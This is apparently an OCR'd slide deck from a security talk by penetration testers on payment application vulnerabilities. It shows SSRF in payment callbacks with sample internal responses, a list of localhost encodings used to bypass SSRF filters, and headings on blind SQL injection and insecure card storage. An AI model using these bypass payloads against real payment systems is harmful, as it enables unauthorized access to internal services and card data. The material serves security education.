


Payment application vulnerabilities

Anton Ostrokonskiy

Head of pentest department, Deiteriy

Denis Derevtsov

Penetration tester, Deiteriy

Moscow, August 25, 2022

Who are we?

Anton Ostrokonskiy

Head of pentest department in Deiteriy

@ostrokonskiy

ostrokonskiy@gmail.com

Denis Derevtsov

Penetration tester in Deiteriy

@userwer

diderevtsov@gmail.com





THIS IS FINE.

Payment Applications




- Online banks
- Payment gateways
- Online stores
- Rental services
- Delivery services
- etc.

Payment Gateways



- Payment form
- Merchant’s account


Payment Gateways





SSRF (Server-side request forgery)

SSRF (Server-side request forgery)



source: portswigger.net

SSRF in Callbacks

http://localhost:80

```
Response: <!-- HTML for static distribution bundle build -->
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>Swagger UI</title>
    <link rel="stylesheet" type="text/css" href="./swagger-ui.css" >
    <link rel="icon" type="image/png" href="./favicon-32x32.png" sizes="32x32" />
    <link rel="icon" type="image/png" href="./favicon-16x16.png" sizes="16x16" />
    <style>
      html
      {
        box-sizing: border-box;
        overflow: -moz-scrollbars-vertical;
        overflow-y: scroll;
      }

      *,
      *:before,
      *:after
      {
```

http://test.local/swagger/v1/swagger.json

```
Response: {
  "openapi": "3.0.1",
  "info": {
    "title": "EcrApi",
    "version": "1.0.0.0"
  },
  "paths": {
    "/api/discovery": {
      "post": {
        "tags": [
          "Discovery"
        ],
        "requestBody": {
```

SSRF Bypass




- http://127.0.0.1:80
- http://0.0.0.0:80
- http://localhost:80
- http://[::]:80
- http://0000::1:80
- http://2130706433



Blind SQLi + Insecure Card Storage

Blind SQLi + Insecure Card Storage

Simple Example (not blind)



Blind SQLi + Insecure Card Storage

Example of Blind SQL Injection

